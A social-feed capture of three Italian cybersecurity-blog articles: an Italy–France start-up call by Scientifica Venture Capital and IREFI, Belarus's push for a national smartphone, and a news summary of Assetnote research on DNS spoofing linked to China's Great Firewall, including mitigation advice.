Guidare la leadership tecnologica europea


Il Super Sapiens Europe rappresenta un passo cruciale verso la creazione di un vivace ed interconnesso ecosistema di innovazione europeo. Grazie al supporto di IREFI, questa iniziativa non solo collega le start-up italiane e quelle francesi ma predispone un terreno più che fertile per lo sviluppo di tecnologie scalabili e ad alto impatto, pronte a competere a livello internazionale.

“Il Super Sapiens Europe non è solo una Call4Ideas ma un vero e proprio appello ai futuri leader del panorama tecnologico europeo” ha dichiarato Riccardo D’Alessandri, managing partner di Scientifica Venture Capital. “Unendo le forze di due ecosistemi di innovazione potenti, stiamo promuovendo una collaborazione che valorizza sia l’Italia che la Francia come motori del progresso tecnologico in Europa.”

“Questa partnership tra Italia e Francia, attraverso il Super Sapiens Europe, rappresenta un’opportunità unica per costruire una base solida e duratura per il panorama tecnologico europeo”, ha aggiunto Fabrizio Maria Romano, presidente di IREFI. “Unendo le forze dei nostri due Paesi, creiamo un ambiente in cui le start-up possono prosperare, svilupparsi e competere su scala globale. Il potenziale dell’Italia come hub per le start-up è immenso e, insieme alla Francia, stiamo facendo passi decisivi per realizzarlo.”

Per maggiori dettagli sul Super Sapiens Europe e per presentare il tuo progetto, visita questo il sito ufficiale.

Scientifica Venture Capital


Scientifica Venture Capital è una holding di investimento che seleziona progetti e start-up ad elevata intensità tecnologica. Investe nei settori dei materiali avanzati, della manifattura avanzata e dell’intelligenza artificiale, nelle fasi pre-seed, seed e early-stage. Scientifica Venture Capital opera per colmare il divario tra la ricerca italiana e l’industria, fornendo alle start-up un doppio asset: da un lato, il supporto finanziario e, dall’altro, i laboratori e le attrezzature necessarie per ottenere la validazione industriale e completare con successo il trasferimento tecnologico.

IREFI – L’IREFI (Istituto per le Relazioni Economiche Francia-Italia) è un istituto bilaterale indipendente la cui missione principale è facilitare le relazioni commerciali tra Francia e Italia. L’IREFI ha la capacità di riunire imprenditori (grandi aziende, PMI e start-up), le loro associazioni, nonché manager e rappresentanti delle istituzioni pubbliche e private dei due Paesi. In questo contesto, l’IREFI organizza eventi ispirati dalle indicazioni del Trattato del Quirinale, incentrati su alcuni temi considerati strategici per le relazioni tra i due Paesi: Innovazione, Difesa e Infrastrutture aerospaziali, energetiche e di trasporto.

L'articolo Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale
poliverso.org/display/0477a01e…
Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionaleCome sempre riportiamo su queste pagine, le nazioni stanno spingendo alla realizzazione di dispositivi software ed hardware domestici, ovvero tecnologie realizzate all’interno della nazione più facilmente controllabili dal punto di vista della sicurezza nazionale.


Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale


Come sempre riportiamo su queste pagine, le nazioni stanno spingendo alla realizzazione di dispositivi software ed hardware domestici, ovvero tecnologie realizzate all’interno della nazione più facilmente controllabili dal punto di vista della sicurezza nazionale. Se di per se possano sembrare delle ottime iniziative a livello economico e nazionale, portano con se gravi rischi per il futuro. Il fatto di erigere “Muri Digitali”, evitando tecnologie condivise, crea divisioni digitali che isolano le nazioni, limitando la collaborazione e lo scambio tecnologico su scala globale (scopri di più nell’articolo di Massimiliano Brolli). Questo approccio, pur garantendo un maggiore controllo sulla sicurezza interna, rischia di frammentare il panorama tecnologico, ostacolando l’innovazione e aggravando le tensioni geopolitiche. La corsa alla sovranità digitale “può portare a un mondo in cui ogni nazione costruisce i propri muri tecnologici, generando conflitti e disuguaglianze nel lungo termine”.

Ad esempio, creazione di un telefono cellulare nazionale in Bielorussia è diventata una delle principali priorità per la sicurezza del Paese. Durante un incontro con gli studenti dell’Università Statale Bielorussa di Informatica e Radioelettronica, il presidente Alexander Lukashenko ha sottolineato che la produzione di dispositivi tecnologici all’interno dei confini nazionali non è solo una questione di orgoglio o sviluppo economico, ma un imperativo strategico per la sovranità digitale e la sicurezza.

“I gadget sono diventati delle vere e proprie armi militari, e la creazione di un telefono cellulare bielorusso è ormai una necessità legata alla sicurezza nazionale”, ha affermato Lukashenko.

Negli ultimi anni, la Bielorussia ha fatto importanti progressi nel settore tecnologico. Il presidente ha ricordato che il Paese ha già prodotto un laptop interamente domestico, dimostrando che può competere con le tecnologie più avanzate presenti sul mercato internazionale. Tuttavia, la creazione di uno smartphone nazionale rappresenta una sfida ancor più complessa e cruciale, soprattutto in un mondo in cui le minacce cibernetiche e la manipolazione dei dati attraverso i dispositivi digitali sono sempre più comuni.

L’urgenza di questo progetto è aumentata alla luce di recenti eventi internazionali. Lukashenko ha fatto riferimento alle esplosioni avvenute in Libano, che hanno coinvolto apparecchiature di comunicazione portatili ed elettriche, ferendo non solo i membri del gruppo Hezbollah, ma anche molti civili.

Questi incidenti rappresentano un segnale d’allarme per la Bielorussia, che ha deciso di rafforzare la propria indipendenza tecnologica. Gli esperti del governo stanno ora indagando sulla possibilità che gli apparecchi elettronici esplosi siano stati prodotti in Ungheria, Bulgaria o Taiwan, cercando di tracciare le prove di eventuali sabotaggi o attacchi preparati lungo la filiera produttiva.

Parallelamente a questo sforzo di sviluppo tecnologico nazionale, la Bielorussia ha messo in atto misure di protezione dei propri sistemi informatici e delle infrastrutture digitali critiche. L’obiettivo è evitare che tali incidenti possano accadere sul suolo bielorusso, dove la dipendenza da tecnologie straniere potrebbe esporre il Paese a gravi rischi. Lukashenko ha sottolineato l’importanza di controllare l’intero ciclo di produzione dei dispositivi elettronici, dalla progettazione alla distribuzione, al fine di evitare qualsiasi infiltrazione o manipolazione da parte di attori esterni.

Questo approccio fa parte di una più ampia strategia del governo bielorusso per garantire la sovranità digitale e ridurre la dipendenza dalle potenze straniere. Secondo Lukashenko, non si tratta solo di competere a livello tecnologico con altri Paesi, ma di proteggere la sicurezza dei dati e la privacy dei cittadini. In un’epoca in cui la tecnologia è diventata uno strumento di potere geopolitico, la capacità di sviluppare e controllare i propri dispositivi diventa fondamentale per evitare che la nazione venga compromessa da attacchi esterni.

Il presidente ha inoltre espresso grande fiducia nelle capacità degli ingegneri bielorussi, sottolineando che il Paese ha già dimostrato di poter eccellere in vari settori dell’alta tecnologia. “Abbiamo raggiunto risultati importanti nel campo della microelettronica”, ha dichiarato, “e non vedo motivo per cui non dovremmo essere in grado di sviluppare uno smartphone nazionale che possa competere con quelli prodotti dai giganti globali.”

In sintesi, la decisione di creare un telefono cellulare domestico è strettamente legata alla crescente consapevolezza del ruolo della tecnologia nelle operazioni militari e di sicurezza. Con l’aumento delle tensioni internazionali e dei conflitti che coinvolgono strumenti tecnologici avanzati, la Bielorussia sta adottando un approccio proattivo per proteggersi dalle minacce future. Creare un telefono cellulare nazionale non è solo una mossa simbolica, ma una strategia concreta per garantire la sicurezza nazionale nel mondo digitale moderno.

L'articolo Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala
poliverso.org/display/0477a01e…
Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scalaGli esperti di Assetnote hanno recentemente identificato assetnote.io/resources/researc… un problema su larga scala di spoofing delle query DNS nell’infrastruttura Internet cinese. Dall’analisi dei risolutori DNS di uno dei clienti più presenti in Cina è


Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala


Gli esperti di Assetnote hanno recentemente identificato un problema su larga scala di spoofing delle query DNS nell’infrastruttura Internet cinese. Dall’analisi dei risolutori DNS di uno dei clienti più presenti in Cina è stato scoperto un comportamento insolito: molti sottodomini che portavano a indirizzi IP casuali .

Inizialmente l’anomalia veniva attribuita all’inoperabilità dei server DNS. Si sospettava che lo spoofing delle query fosse dovuto all’instabilità dei risolutori DNS o alle funzionalità degli algoritmi di bilanciamento del carico. Tuttavia, in seguito si è scoperto che il problema si verifica esclusivamente sui server situati in Cina.

Mentre inizialmente lo spoofing veniva osservato solo nei domini “.cn”, presto divenne chiaro che colpiva anche altre zone se i loro nomi venivano risolti tramite server DNS cinesi. I ricercatori hanno scoperto che le query ad alcuni sottodomini chiave innescano risposte DNS inaspettate. Ad esempio, le query DNS ai server AlibabaDNS spesso restituivano indirizzi IP instabili e le risposte stesse variavano a seconda delle parole chiave nei sottodomini. Anche risolvendo domini inesistenti era possibile ricevere risposte DNS inaspettate.

Nel corso del tempo, è stato stabilito che il problema non era limitato a un solo provider DNS. Lo spoofing delle query DNS è stato rilevato anche su server di altri provider, ad esempio Cloudflare China. Ciò indica che il problema è di natura sistemica ed è associato alle peculiarità del funzionamento DNS all’interno del Great Firewall cinese.

I ricercatori hanno poi scoperto diversi modi per utilizzare questa “funzionalità” per scopi dannosi. Il primo metodo riguarda il provider CDN Fastly. Se vengono rilevati indirizzi IP falsificati appartenenti all’infrastruttura Fastly, gli aggressori possono intercettare il traffico creando profili CDN utilizzando sottodomini falsi. Ciò consente a tutto il traffico di essere indirizzato ai server dell’aggressore.

Il secondo metodo è legato a una vulnerabilità nel cPanel che consente attacchi XSS su sottodomini contraffatti. Questo approccio consente inoltre di sfruttare potenzialmente lo spoofing DNS per attaccare gli utenti finali.

La capacità di intercettare il traffico ed eseguire attacchi XSS tramite spoofing DNS ha gravi conseguenze. In particolare, ciò consente agli aggressori di accedere ai cookie HTTPOnly e ad altri dati sensibili. Il rischio di un attacco tramite Fastly dipende tuttavia dal fatto che il dominio sia già stato aggiunto all’infrastruttura Fastly. Allo stesso tempo, gli attacchi XSS basati su cPanel sono più versatili, sebbene non forniscano l’accesso al cookie HTTPOnly.

I ricercatori ipotizzano che il comportamento rilevato sia legato ai tentativi di censura da parte del governo cinese. Lo spoofing DNS può far parte del Great Firewall cinese, che monitora e blocca le richieste a determinate risorse associate a server proxy, VPN, torrent e altri contenuti vietati.

Per ridurre al minimo i rischi, gli esperti raccomandano alle organizzazioni di spostare i server DNS al di fuori della Cina. Tuttavia, ciò potrebbe influire sulle prestazioni e sulla velocità dei siti per gli utenti cinesi. Inoltre, le aziende dovrebbero implementare la sicurezza web di base, come l’impostazione dei flag “Secure” e “HTTPOnly” per i cookie, per prevenire possibili attacchi agli utenti.

L'articolo Il Great Firewall cinese potrebbe essere responsabile dello spoofing DNS su larga scala proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.